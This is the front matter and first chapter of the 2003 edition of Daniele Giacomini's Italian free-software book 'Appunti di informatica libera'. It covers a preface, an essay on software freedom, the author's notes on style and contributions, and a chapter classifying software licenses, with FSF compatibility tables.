Appunti di informatica libera

Daniele Giacomini *daniele @ swlibero.org*

2003.01.01

Daniele Giacomini è un autodidatta appassionato di informatica, che ha trovato nel software libero e nella libertà delle informazioni l'unica possibilità di sviluppare tale passione.

Via Morganella Est, 21 -- I-31050 Ponzano Veneto (TV) -- `daniele @ swlibero.org`

A Numidia, la principessa che mi illumina.

A , la grande regina.

> *Aggiungi a tutto questo sapere il calore di un sentimento, di una comprensione che ti porti al di sopra di ogni bassa intenzione.*

The main distribution for *Appunti di informatica libera* is described below. For every distribution channel the maintainer's name and address is also reported.

Internet

- direct reading: <*http://a2.swlibero.org/*>
  download: <*ftp://a2.swlibero.org/a2/*> and <*http://a2.swlibero.org/ftp/*>
  Michele Dalla Silvestra, `mds @ swlibero.org`
- direct reading: <*http://appuntilinux.torino.linux.it/*>
  download: <*ftp://ftp.torino.linux.it/appunti-linux/*>
  Carlo Perassi, `carlo @ linux.it`
- direct reading: <*http://sansone.crema.unimi.it/linux/a2/HTML/*>
  download: <*http://sansone.crema.unimi.it/linux/a2/*>
  Fabrizio Zeno Cornelli, `zeno @ filibusta.crema.unimi.it`
- direct reading: <*http://www.pctime.it/servizi/appunti-linux/*>
  download: <*http://www.pctime.it/servizi/appunti-linux/a2-prelievo/*>
  Franco Lazzero, PCTIME, `pctime @ pctime.net`
- direct reading: <*http://www.a2.prosa.it/*>
  download: <*ftp://ftp.a2.prosa.it/*>
  Davide Barbieri, `paci @ prosa.it`
- direct reading: <*http://linux.pueste.it/*>
  download: <*http://linux.pueste.it/filearea/AppuntiLinux/*>
  David Pisa, `david @ iglu.cc.uniud.it`
- direct reading: <*http://www.informasiti.com/Appunti/HTML/*>
  download: <*http://www.informasiti.com/Appunti/*>
  Claudio Neri, Sincro Consulting, `neri.c @ sincroconsulting.com`

GNU distributions

- GNU/Linux **Debian** <*http://packages.debian.org/appunti-informatica-libera*>
  Massimo Dal Zotto, `dz @ cs.unitn.it`

Italian magazine's CD-ROM

- **inter-punto-net** <*http://www.interpuntonet.it*>
  Michele Dalla Silvestra, `mds @ swlibero.org`
- **Internet News** <*http://inews.tecnet.it*>
  Francesco Facconi, `francescofacconi @ libero.it`
  Fabio Ferrazzo, `fabio.fr @ tiscalinet.it`
- **Linux Magazine** <*http://www.edmaster.it/prodotti/linux/ult-riv.html*>
  Emmanuele Somma, `esomma @ ieee.org`

Indice generale

Prefazione

di Anna Rambelli

non modificabile

Finito il regno della meccanica, inizia il regno dell'informatica. Voglio fare una riflessione che possa servirti da incitamento e da incoraggiamento per elevare il tuo animo, per approfondire il culto della scienza. Io intendo «la scienza» quel sapere che mai, per nessun motivo, ti porta lontano da ciò che sono i principi elementari e di base della persona e che mai vanno contro a ciò che io intendo «dignità» dell'uomo.

Il libro non vuole essere solo uno strumento meccanico. Aggiungi a tutto questo sapere il calore di un sentimento, di una comprensione che ti porti al di sopra di ogni bassa intenzione.

L'umano vivere è così semplice che di fronte all'evoluzione dell'informatica, potrebbe anche essere soffocato e imprigionato da questa enorme invenzione che proietta il tuo pensiero verso mete e orizzonti così vicini e nello stesso tempo così lontani. È cosa meravigliosa tutto questo e tu cerca di viverlo con accortezza, ma sempre con la precisa intenzione che i tuoi piedi appoggiano sulla terra. Non permettere al tuo pensiero di allontanarti troppo da questa realtà. L'informatica potrebbe prendere il sopravvento e portarti lontano dalla tua identità e dal tuo essere morale. Non permettere che questo ti nuocia procurandoti un'insensibilità e un'incapacità a dialogare con il tuo simile. Il silenzio che regna tra la tua persona e la macchina che ti sta di fronte non può diventare il silenzio della tua vita. Ricorda sempre che la comunicazione di cui hai bisogno e di cui la tua anima necessita, è non solo verbale, ma soprattutto è fatta di sentimenti e di emozioni.

Mi meraviglierei molto se tu, uomo di sapere e di sapienza, ti lasciassi andare a questi automatismi senza usare anche la tua anima. E sarei molto incredula se qualcuno mi dicesse che questo sistema di comunicare, l'informatica, ti portasse a quella schiavitù che i tuoi avi sono riusciti a debellare con il sangue e con la sofferenza. Ma questa, sappi, che sarebbe una schiavitù alla quale non potresti mai ribellarti, perché tu stesso l'hai creata, imbalsamando il tuo pensiero, la tua anima e le tue emozioni nell'involucro del tuo corpo.

La storia porta continuamente esempi di rivoluzioni nel campo delle invenzioni e delle scoperte. Anche questa si può considerare un'era nuova. Questo inizio di secolo racchiude delle innovazioni molto tecnologiche che fra qualche anno, sicuramente, avranno capovolto il modo normale del vivere. Sta sempre nell'intelligenza e nella capacità intuitiva dell'uomo usare questa rivoluzione informatica per un uso costruttivo ed equilibrato. È facile che questa nuova tecnologia possa sfociare in situazioni estremamente pericolose.

Nell'uomo è sempre presente la scintilla della ricerca e del desiderio di scoprire tecnologie o sistemi nuovi in tutti i settori, per poi migliorare sia il tenore di vita, sia l'insieme dei sistemi economici. Questo rientra nel progresso, nell'evoluzione umana. La tua attenzione per questo nuovo mezzo, deve prima portarti a fare una piccola riflessione, in modo da usarla per diminuire la tua fatica, ma nello stesso tempo per affinare le tue capacità personali; intendo con questo i tuoi principi, la tua morale e soprattutto la tua identità.

L’informatica serve per aumentare tutte le risorse a tutti i livelli, ma ha un grosso limite che tu devi considerare e di cui devi renderti conto immediatamente. Altrimenti, se ti lasci dominare e se ti lasci prendere dal fanatismo e dall’euforia di questo, rischi di inaridirti, di perdere la dignità dell’essere umano che ha una personalità, dei sentimenti e una morale. Questa è la cosa più importante, per cui ti devi impegnare a far sì che questa macchina non prenda il sopravvento sul tuo tempo e non ti faccia diventare schiavo e dipendente.

[1]

[1] Si veda anche il capitolo 378 ed eventualmente <*http://a2.swlibero.org/~daniele/anima/nfr/*>.

La libertà si conquista

di Daniele Giacomini

non modificabile

Non si può comprendere il significato e il valore del «software libero», se prima non si comprende cosa sia la libertà. Per cominciare occorre circoscrivere un contesto, quindi, ci si può domandare se nell'ambito di questo si è libero o meno.

Si è liberi quando non si attribuisce ad altri la responsabilità per le proprie mancanze; mancanze intese come qualcosa che non si può fare, essere o avere. In altri termini, si potrebbe dire che si è liberi quando non si avvertono limiti ai propri desideri.

I limiti al proprio desiderio possono essere dovuti all'ambiente, ma più spesso di quanto ci si renda conto, si cerca di proiettare all'esterno la colpa di ciò che invece è solo una mancanza personale.

Essere liberi vuol dire essere soli di fronte a se stessi; vuol dire fare affidamento esclusivamente sulle proprie forze; vuol dire essere responsabili a tutti gli effetti.

Il software libero offre la libertà nell'informatica, ma questa libertà, per essere esercitata, richiede competenza. Senza competenze, il cui apprendimento è molto costoso in termini di impegno, non si può beneficiare di questa libertà.

Chi copia illegalmente il software proprietario crede forse di avere conquistato qualcosa; invece, oltre che commettere un reato, dichiara apertamente l'incapacità di afferrare la propria libertà informatica. Ma non è colpa della società in cui vive e nemmeno della tale azienda produttrice che per lui non fa un'eccezione. È solo colpa sua, perché il software libero richiede impegno.

L'evoluzione umana del nuovo secolo dipenderà dall'informatica. Solo se gli strumenti informatici saranno usati e gestiti consapevolmente, ma soprattutto solo se la conoscenza di tali strumenti sarà diffusa, si potrà parlare di «evoluzione»; diversamente si creerà una dipendenza da ciò che non si conosce e da cui, di conseguenza, non ci si può difendere.

Il software libero, è tale perché può essere usato, studiato, modificato e gestito come si vuole, senza doversi fidare, senza dover dipendere necessariamente da qualcun altro per la sua messa a punto. Pertanto, la sfida del software libero non serve semplicemente a soddisfare l'esigenza della «copia libera», anche se questo è il primo bisogno che si avverte, ma serve soprattutto per dare la «libertà di parola» del futuro.

Non è con le pretese che si ottiene la libertà; tanto meno con l'invidia. La libertà si conquista e il punto di inizio è dentro se stessi.

Introduzione all'opera «Appunti di informatica libera»

non modificabile

Questa opera è nata esattamente come una raccolta di «appunti» riferiti al sistema operativo GNU/Linux, secondo le esigenze personali dell'autore. Da allora qualcosa è cambiato: l'attenzione non è più limitata all'ambito particolare di GNU/Linux e per questo, dall'anno 2000 cambia il titolo dell'opera che all'inizio era *Appunti Linux*. Gli aggiornamenti di questo lavoro sono meno frequenti rispetto al passato, ma il desiderio di continuare a migliorarlo rimane.

> Questa opera è ancora orientata fondamentalmente verso il sistema GNU/Linux e si deve tenere presente che la piattaforma hardware di riferimento è la i386 (Intel).

Chi ancora non conosce le ragioni del *software libero*, ma forse sarebbe meglio parlare di «informatica libera» in generale, farebbe bene a leggere subito il *Manifesto GNU* (capitolo 375) e *Il progetto GNU* (capitolo 376), entrambi di Richard Stallman.

> I diritti di *Appunti Linux* e di *Appunti di informatica libera* **non sono in vendita**; tuttavia, la licenza che protegge questa opera non impedisce la pubblicazione commerciale. Chi fosse interessato a questo, deve **leggere il testo della licenza**, che appare integralmente nell'appendice A, tenendo in considerazione il fatto che dall'autore non riceverà l'autorizzazione a cambiare le condizioni, che già appaiono nell'edizione pubblicata su Internet.

Nomi

Con il termine «Unix», scritto in questo modo, si intende identificare il complesso di tutti i sistemi operativi che si rifanno al sistema operativo UNIX originale, anche se non sono stati costruiti a partire dagli stessi sorgenti. GNU/Linux, GNU/Hurd, i sistemi *BSD e Minix sono intesi come appartenenti a questa famiglia di sistemi operativi.

Con il termine «X» si intende indicare il sistema grafico X in modo imprecisato, con l'intenzione di non fare riferimento a un marchio particolare.

Con il termine «Dos» si fa riferimento a tutti i sistemi operativi cloni di MS-Dos, compreso l'originale.

Prefissi binari e altre convenzioni

Nell'opera si utilizza lo standard IEC 60027-2, come annotato in particolare nella sezione 221.5.4, per rappresentare i moltiplicatori di quantità relative alla misurazione dei dati.

I numeri con base di numerazione diversa da quella comune vengono rappresentati in modo uniforme, attraverso l'indicazione della base stessa, senza usare le notazioni tipiche dell'ambito informatico. Per esempio: $0A_{16} = 10_{10} = 12_{8} = 1010_{2}$.

Linguaggio e uniformità stilistica

Quando si scrive un documento a carattere tecnico, come questo, il problema più importante è riuscire a definire uno standard espressivo coerente con il linguaggio usato effettivamente in quel settore. L'informatica, in Italia, è il classico esempio di conoscenza in cui il linguaggio è disperso in una babele di dialetti derivati dalla lingua inglese.

Molte volte si sentono usare e si leggono termini che potrebbero essere espressi tranquillamente in italiano, magari con un po' di coraggio, ma quando qualcuno ha quel coraggio, rischia di trovarsi solo, o di essere deriso per il termine che usa.

In questa situazione, per quanto buone siano le intenzioni di un autore, di essere preciso e coerente nel modo in cui si esprime, non si può garantire che quello scelto sia il modo «giusto» di scrivere. Domani potrebbe consolidarsi un modo diverso. Le lingue sono dinamiche e questo vale tanto più per quella italiana.

In questo documento si utilizzano delle convenzioni espressive che per molti potrebbero risultare azzardate o inopportune. Il lettore inesperto deve sapere che il modo di scrivere usato qui è diverso da quello di altri libri: solo il tempo definirà il modo corretto di esprimersi su questi argomenti.

Di fronte a problemi di linguaggio ci si rivolge al parere di persone autorevoli; per quanto riguarda questa opera, il valore delle scelte espressive dovrebbe essere determinabile solo dalla comprensibilità di ciò che si scrive.

Informazioni sulle licenze

All'interno dell'opera appaiono delle informazioni sulle licenze del software che viene presentato. Ciò ha lo scopo di dare una visione un po' più completa, per consentire una valutazione migliore sull'opportunità o meno di utilizzare quel software per i propri fini. Infatti, negli ultimi tempi, a seguito della fortuna di GNU/Linux e del software che con questo sistema operativo può essere utilizzato, si è creata una confusione eccessiva su cosa sia «libero» e cosa non può essere considerato tale.

L'attenzione alle licenze non serve solo per sapere se ciò che si vuole fare è concesso o meno. Soprattutto quando si vuole contribuire alla produzione di software libero, se ciò che si vuole realizzare dipende da qualcosa che esiste già, è necessario che la sua licenza sia compatibile con quella che si intende usare per il proprio lavoro, oltre che con i fini che si intendono raggiungere.

Le difficoltà maggiori si incontrano di fronte a licenze specifiche non standard, peggio ancora se queste sono formulate in modo ambiguo o contraddittorio.

Le informazioni che appaiono a questo proposito all'interno dell'opera potrebbero risultare imprecise, soprattutto a seguito delle novità che possono sopraggiungere (non è raro che un autore decida di modificare la propria licenza). Chi dovesse accorgersi di problemi di questo genere farà cosa gradita avvisando l'autore.

> Nelle definizioni sintetiche che vengono mostrate a piè di pagina, i criteri scelti per poter ritenere un programma software libero sono più restrittivi delle cinque libertà essenziali elencate nella sezione 1.1.

Contributi

In generale non si esclude la presenza di contributi all'opera; tuttavia, se si vuole realizzare un documento coerente, non è facile gestire l'organizzazione che sarebbe necessaria in presenza di molti autori.

Se qualche autore desidera collaborare, si chiede a lui, o a lei, di non porre limiti all'utilizzo e alla modifica di quanto scritto, in modo che possa essere gestito con la massima libertà. Per questa ragione: è necessario che si tratti di documenti originali; inoltre c'è bisogno di una dichiarazione esplicita che autorizzi a utilizzare con la massima libertà lo scritto, anche con tutte le modifiche e gli smembramenti che si possano ritenere necessari o utili.

Non c'è qui l'interesse di appropriarsi del lavoro altrui ed è evidente che una richiesta del genere possa sembrare eccessiva. Tuttavia, si vuole chiarire che **non** si sta chiedendo alcuna collaborazione; se però viene offerta, si vuole evitare che possa creare più complicazioni che vantaggi. In tal senso, chi vuole mandare il proprio contributo allo scrivente, avrà la cortesia di inserire il testo seguente, possibilmente senza altre aggiunte:

```
Senza alcuna riserva, autorizzo Daniele Giacomini, a utilizzare e a
modificare il mio documento, dal titolo originario «titolo»
come meglio riterrà opportuno, nell'ambito dei suoi progetti di
documentazione.
```

Chi dovesse desiderare di collaborare in maniera più consistente, curando la trattazione di argomenti di una certa importanza, deve tenere in considerazione lo stile generale dell'opera. Per questo c'è il capitolo 221 e ci sono le note particolari che appaiono nella parte lii.

Per un riepilogo dei documenti appartenenti ad altri autori che appaiono inclusi in questa opera, si può consultare l'appendice B, che riporta una serie di annotazioni su alcune sezioni particolari dell'opera.

Traduzioni

Dalla nascita di questa opera (1997) a oggi, sono state fatte diverse proposte per iniziare un progetto di traduzione in altre lingue, che però non sono state realizzate. Tuttavia, l'interesse da parte di lettori di altre lingue è già stato manifestato apertamente, come dimostrano sostanzialmente gli accessi ai pochi capitoli in lingua inglese che appaiono nell'opera.

Esistono diversi fattori che ostacolano la traduzione di questa opera secondo i metodi tradizionali, primo fra tutti il fatto che è sempre in continuo aggiornamento e revisione; inoltre, c'è da considerare che alcuni argomenti trattati non serve siano tradotti, perché esiste già una bibliografia migliore in inglese e anche in altre lingue.

In base a queste premesse, si propone un sistema diverso rispetto a quanto richiesto in passato: chi vuole contribuire potrà farlo per i capitoli di proprio interesse, fornendo all'autore dell'opera originale dei pezzi di sorgente SGML, anche senza una verifica della correttezza formale dell'SGML stesso. I capitoli tradotti verranno inseriti in uno o più volumi speciali, da cui si potrà estrapolare un'edizione particolare per quella lingua; inoltre si manterrà, all'inizio di ogni capitolo tradotto, il nome dell'ultima persona che ne ha curato l'aggiornamento e la data di questo, mentre alla fine della raccolta di traduzioni si mostrerà un indice analitico dei traduttori che hanno contribuito, con i riferimenti ai capitoli rispettivi.

Per questo tipo di traduzioni non si richiede uno stile particolare; inoltre, non è richiesto l'uso degli elementi '**`special`**' (SGML) di tipo '**`ttid`**' e di tipo '**`ttsc`**', che non avrebbero senso al di fuori del testo in italiano. Eventualmente, nel momento in cui dovesse rendersi disponibile una certa quantità di materiale tradotto in una lingua particolare, potrà essere proposta una guida di stile specifica.

Anche se si intende mantenere un riferimento alle persone che contribuiscono attraverso la traduzione, si richiede comunque che questo materiale sia fornito cedendo esplicitamente i diritti relativi, come già spiegato nella sezione precedente.

Si veda eventualmente quanto appare all'indirizzo <*http://linuxdidattica.org/a2/traduzioni/*>.

Copie stampate di «Appunti di informatica libera»

Esiste una pubblicazione economica tratta dall'edizione 2001.01.30 di «Appunti di informatica libera». Si tratta precisamente di *Appunti di informatica libera economici*, ISBN 88-86422-43-1, pubblicato da Systems Comunicazioni srl <*http://www.systems.it*>. Utilizzando un motore di ricerca comune, è possibile trovare chi vende questa pubblicazione attraverso Internet.

Eventualmente è possibile trovare l'indirizzo di centri che stampano pubblicazioni telematiche libere a richiesta presso <*http://www.gnutemberg.org*> (oppure anche <*http://www.gnutenberg.org*>), che è il punto di riferimento dell'iniziativa «GNUtemberg!».[2]

Diffusione e manutenzione

È molto importante l'opera delle persone che contribuiscono a diffondere questo documento, sia attraverso Internet, sia per mezzo di pubblicazioni su CD-ROM. Il nome di chi cura la diffusione di *Appunti di informatica libera* appare nell'elenco che si trova all'inizio del documento.

È altrettanto importante il contributo di chi segnala errori di grammatica o di contenuto, per quanto piccoli questi errori possano essere.

Come contattare l'autore

L'autore non è in grado di rispondere a tutte le persone che gli scrivono, pertanto si prega di essere comprensivi se non si riceverà risposta.

Per quanto riguarda le richieste di spiegazioni specifiche, si prega di tenere presente che se l'informazione cercata non si trova già all'interno di *Appunti di informatica libera*, è poco probabile che l'autore sappia rispondere alle domande che gli vengono poste.

[2] Sarebbe auspicabile che la vendita di copie stampante dell'opera potesse riflettersi positivamente anche nei confronti dell'autore, attraverso piccole donazioni. Fino a questo momento (2002.12.25), anche se intenzioni del genere sono state effettivamente ipotizzate, nessuna di queste si è realizzata in pratica.

Daniele Giacomini
Via Morganella Est, 21
I-31050 Ponzano Veneto (TV)
daniele @ swlibero.org

Appunti di informatica libera 2003.01.01

Volume I

Primo approccio, architettura e filosofia del sistema operativo

Via Morganella Est, 21 -- I-31050 Ponzano Veneto (TV) -- `daniele @ swlibero.org`

The main distribution for *Appunti di informatica libera* is described below. For every distribution channel the maintainer's name and address is also reported.

Internet

- direct reading: <*http://a2.swlibero.org/*>
  download: <*ftp://a2.swlibero.org/a2/*> and <*http://a2.swlibero.org/ftp/*>
  Michele Dalla Silvestra, `mds @ swlibero.org`
- direct reading: <*http://appuntilinux.torino.linux.it/*>
  download: <*ftp://ftp.torino.linux.it/appunti-linux/*>
  Carlo Perassi, `carlo @ linux.it`
- direct reading: <*http://sansone.crema.unimi.it/linux/a2/HTML/*>
  download: <*http://sansone.crema.unimi.it/linux/a2/*>
  Fabrizio Zeno Cornelli, `zeno @ filibusta.crema.unimi.it`
- direct reading: <*http://www.pctime.it/servizi/appunti-linux/*>
  download: <*http://www.pctime.it/servizi/appunti-linux/a2-prelievo/*>
  Franco Lazzero, PCTIME, `pctime @ pctime.net`
- direct reading: <*http://www.a2.prosa.it/*>
  download: <*ftp://ftp.a2.prosa.it/*>
  Davide Barbieri, `paci @ prosa.it`
- direct reading: <*http://linux.pueste.it/*>
  download: <*http://linux.pueste.it/filearea/AppuntiLinux/*>
  David Pisa, `david @ iglu.cc.uniud.it`
- direct reading: <*http://www.informasiti.com/Appunti/HTML/*>
  download: <*http://www.informasiti.com/Appunti/*>
  Claudio Neri, Sincro Consulting, `neri.c @ sincroconsulting.com`

GNU distributions

- GNU/Linux **Debian** <*http://packages.debian.org/appunti-informatica-libera*>
  Massimo Dal Zotto, `dz @ cs.unitn.it`

Italian magazine's CD-ROM

- **inter-punto-net** <*http://www.interpuntonet.it*>
  Michele Dalla Silvestra, `mds @ swlibero.org`
- **Internet News** <*http://inews.tecnet.it*>
  Francesco Facconi, `francescofacconi @ libero.it`
  Fabio Ferrazzo, `fabio.fr @ tiscalinet.it`
- **Linux Magazine** <*http://www.edmaster.it/prodotti/linux/ult-riv.html*>
  Emmanuele Somma, `esomma @ ieee.org`

Parte i

Il software e le licenze

Software: concetti elementari e tipologia in base alla licenza


Il software è un codice che è trattato dalle leggi sul diritto di autore, in maniera simile a quanto avviene per le opere letterarie. Tradizionalmente, il contratto che regola l'uso del software è la *licenza* ed è sempre importante conoscere i termini di questo accordo per il software con cui si intende avere a che fare.

La legge sul diritto di autore stabilisce già quali sono i diritti di chi produce l'opera e di chi la utilizza, ma nell'ambito del software si è introdotto nella pratica un contratto, non firmato, il cui scopo è spesso quello di limitare ulteriormente i diritti di chi ne fruisce. Questo contratto è la licenza.


Il software ha un proprietario (salvo il caso del software di dominio pubblico che verrà descritto), che è tale in quanto «detiene i diritti di autore». Questo proprietario può essere l'autore originale, oppure un altro detentore che ne ha acquisito i diritti in base a un contratto. Il detentore dei diritti di autore è colui che possiede il *copyright*.

L'utilizzo del software può essere concesso gratuitamente o a pagamento, per le operazioni stabilite nel contratto di licenza, o in sua mancanza per quanto stabilito dalla legge. Il pagamento per l'«acquisto» di software, non si riferisce all'acquisizione dei diritti di autore, ma solo delle facoltà stabilite dalla legge, ovvero da quanto indicato nella licenza.

La natura del software è tale per cui questo è composto da due parti fondamentali: il codice sorgente e il codice eseguibile. Il primo è intelligibile, il secondo è adatto all'esecuzione e non è intelligibile. Dal momento che per funzionare è sufficiente il codice eseguibile, le leggi dei vari paesi che tutelano il diritto di autore per il software tendono a consentire la distribuzione del solo codice eseguibile, lasciando che chi detiene i diritti di autore possa mantenere nascosto il codice sorgente. Inoltre, le leggi di questi paesi tendono a considerare illecita la *decompilazione*, ovvero lo studio del codice eseguibile volto a scoprirne il funzionamento.

Figura 1.1. Compilazione.

```
         file sorgente                                    file eseguibile
.-----------------------------.                     .-----------------------------.
| #include <stdio.h>          |                     | .ELF......ô[ÉÃU.å.ì.ÉÃ.4.4. |
| int main ()                 |    compilazione     | t&.U.å.ì.Sè....[.Ã.....43s. |
| {                           |-------------------->| ...                         |
|   printf ("Ciao mondo!\n"); |                     | ...                         |
| }                           |                     | è.yyy[......Ciao mondo!U.å  |
`-----------------------------'                     `-----------------------------'
```

In molti paesi esiste anche la possibilità di brevettare algoritmi e altri concetti riconducibili al software. Il brevetto impedisce così l'uso dell'algoritmo o dell'idea registrata, se non dopo un'autorizzazione esplicita da parte del detentore di questo tipo di diritto.

Figura 1.2. Schema della classificazione del software; disegno di Chao-Kuei, ottenuto dal sito di FSF.

1.1 Software libero

Il *software libero* è software che fornisce il permesso per chiunque di utilizzarlo, copiarlo e distribuirlo, in forma originale, o anche dopo averlo modificato, sia gratuitamente che a pagamento. Il software libero può essere tale solo se viene messo a disposizione assieme al codice sorgente, per cui, a questo proposito, qualcuno ha detto: «se non è sorgente, non è software» (*if it's not source, it's not software*).

È importante sottolineare che la «libertà» del software libero non sta tanto nel prezzo, che eventualmente può anche essere richiesto per il servizio di chi ne distribuisce le copie, ma nella possibilità di usarlo senza vincoli, di copiarlo come e quanto si vuole, di poterne distribuire le copie, di poterlo modificare e di poterne distribuire anche le copie modificate.

Alcune persone preferiscono utilizzare la definizione «Open Source» per fare riferimento al software libero nei termini che sono stati descritti, per evitare ambiguità nella lingua inglese. Nella lingua italiana, come in molte altre lingue, è più opportuno l'uso della definizione «software libero».

Si distinguono quattro punti fondamentali, necessari perché il software possa essere considerato «libero»:

- libertà 0, ovvero la libertà di eseguire il programma per qualunque scopo;
- libertà 1, ovvero la libertà di studiare come funziona il programma e di adattarlo alle proprie esigenze (in tal caso, deve essere disponibile il sorgente);
- libertà 2, ovvero la libertà di ridistribuire copie del programma;
- libertà 3, ovvero la libertà di migliorare il programma e di distribuire tali miglioramenti (anche per questo è necessario disporre dei sorgenti).

Nell'opera, il software che non può essere commercializzato, pur soddisfacendo i punti elencati qui, non viene considerato software libero.

Vale la pena di elencare alcune definizioni riferite al software libero.

- **software di dominio pubblico**

  Il software di dominio pubblico è software senza copyright. Di per sé, questo tipo di software è libero, solo che, non avendo un copyright, non ha nemmeno una licenza e chiunque può farne quello che vuole, anche appropriarsi dei diritti. Questo implica che alcune copie, o varianti di questo software possono non essere più libere.

- **software protetto da copyleft**

  La parola *copyleft* («permesso d'autore») è un'invenzione e vuole rappresentare il copyright di chi, mentre difende il proprio diritto di autore, vuole difendere la libertà della sua opera, imponendo che questa e le sue derivazioni restino libere. In pratica, una licenza appartenente alla categoria «copyleft» impedisce che chi ridistribuisce il software (originale o modificato che sia) possa aggiungere delle restrizioni ulteriori. Il classico esempio di licenza di questo tipo è la licenza pubblica GNU-GPL (sezione 402).

- **software libero non protetto da copyleft**

  Il software libero non è necessariamente di tipo copyleft e ciò accade quando la licenza non vieta espressamente l'aggiunta di restrizioni da parte di chi lo ridistribuisce. Quando si utilizza software di questo tipo, non è possibile generalizzare: occorre accertarsi dei termini del contratto che riguarda la copia particolare della quale si è venuti in possesso.

- **software GPL**

  La licenza GNU-GPL è l'esempio più importante di licenza che protegge il software libero con il copyleft. Quando si parla di «software GPL» si intende fare riferimento a software protetto con la licenza pubblica GNU-GPL.

1.2 Software non libero

Il software non è libero tutte le volte che non sono soddisfatti tutti i requisiti necessari per poterlo essere. È bene ricordare che il prezzo non è un fattore che limita la libertà, mentre altri dettagli sono più importanti. Anche in questo caso, vale la pena di elencare alcune definizioni che in generale riguardano software non libero.

- **software semi-libero**

  Il software semi-libero è software che permette agli individui di usarlo, copiarlo, modificarlo e distribuirlo, anche modificato, per qualunque scopo, escluso quello di trarne profitto. In altri termini, si potrebbe dire che si tratta di software libero a cui è stata aggiunta la limitazione per la quale questo non può essere usato e distribuito per trarne profitto. Questo dettaglio è molto importante e non va trascurato.

- **software proprietario**

  Il *software proprietario* è quel software che non è né libero, né semi-libero. Di solito, per «avere a che fare» con questo software è necessario ottenere un permesso speciale, che spesso si limita a concedere l'uso su un elaboratore, o su un gruppo ben determinato.

– **software freeware**

Il termine *freeware* non è abbinato a una definizione precisa, ma in generale viene inteso generalmente come software gratuito, del quale non viene reso pubblico il codice sorgente, che può essere usato e copiato senza poterlo modificare. In questo senso, il prefisso «free» serve solo a evidenziare la gratuità della cosa, ma non la libertà che invece richiede molto di più.

– **software shareware**

Con il termine *shareware* si fa riferimento a software proprietario che può essere ridistribuito, ma per il quale viene richiesto espressamente il pagamento dopo un periodo di prova.

1.3 Software commerciale

In base alle classificazioni viste in questo capitolo, il *software commerciale* è tale solo in quanto viene venduto per profitto. Uno degli elementi cardine del software libero è proprio il fatto che viene concessa espressamente la facoltà di venderne delle copie (originali o modificate), per trarne profitto. In questo senso, è importante evitare di confondere il software proprietario con il software commerciale, perché non sono la stessa cosa.

Per comprendere o confondere meglio le cose, si aggiunga il fatto che può esistere anche del software non-libero, che non è nemmeno commerciale.

1.4 Annotazioni su alcune licenze

Il documento *Various Licenses and Comments about Them* raggiungibile all'indirizzo <*http://www.gnu.org/philosophy/license-list.html*>, elenca dettagliatamente le caratteristiche di un numero molto elevato di licenze. Vale la pena, qui, di fare qualche annotazione su alcune licenze che non sono nate dalla Free Software Foundation.

Tabella 1.1. Schema riassuntivo minimo per il confronto tra alcune licenze importanti, secondo le informazioni pubblicate da Free Software Foundation nel documento *Various Licenses and Comments about Them* raggiungibile all'indirizzo <*http://www.gnu.org/philosophy/license-list.html*>. Prima parte.

Denominazione	Sigla	Software libero entro i termini minimi di tale definizione	Copyleft	Compatibile con GNU-GPL	Compatibile con software non libero	Annotazioni
GNU General Public License	GPL	Sì	Sì	Sì	No	
GNU Lesser General Public License	LGPL	Sì	Sì	Sì	Sì	
X11 o MIT	X11	Sì	No	Sì	Sì	
Cryptix General License		Sì	No	Sì	Sì	
BSD non Berkeley		Sì	No	Sì	Sì	Esiste troppa confusione attorno alla sigla BSD, con la quale vengono definite diverse licenze più o meno simili a quella di Berkeley.
W3C	W3C	Sì		Sì		
Clarified Artistic License		Sì	No	Sì		

Tabella 1.2. Schema riassuntivo minimo per il confronto tra alcune licenze importanti, secondo le informazioni pubblicate da Free Software Foundation nel documento *Various Licenses and Comments about Them* raggiungibile all'indirizzo <*http://www.gnu.org/philosophy/license-list.html*>. Seconda parte.

Denominazione	**Sigla**	**Software libero entro i termini minimi di tale definizione**	**Copyleft**	**Compatibile con GNU-GPL**	**Compatibile con software non libero**	**Annotazioni**
Arphic Public License		Sì	Sì	No		
BSD originale	BSD	Sì	No	No	Sì	
Zope Public License		Sì	No	No		
Apache License		Sì	No	No		
OpenLDAP		Sì	No	No		
IBM Public License		Sì		No		
Phorum License		Sì		No		
LaTeX Project Public License	LPPL	Sì		No		
Mozilla Public License	MPL	Sì		No		
Netizen Open Source License	NOSL	Sì		No		
Interbase Public License		Sì		No		
Sun Public License		Sì		No		
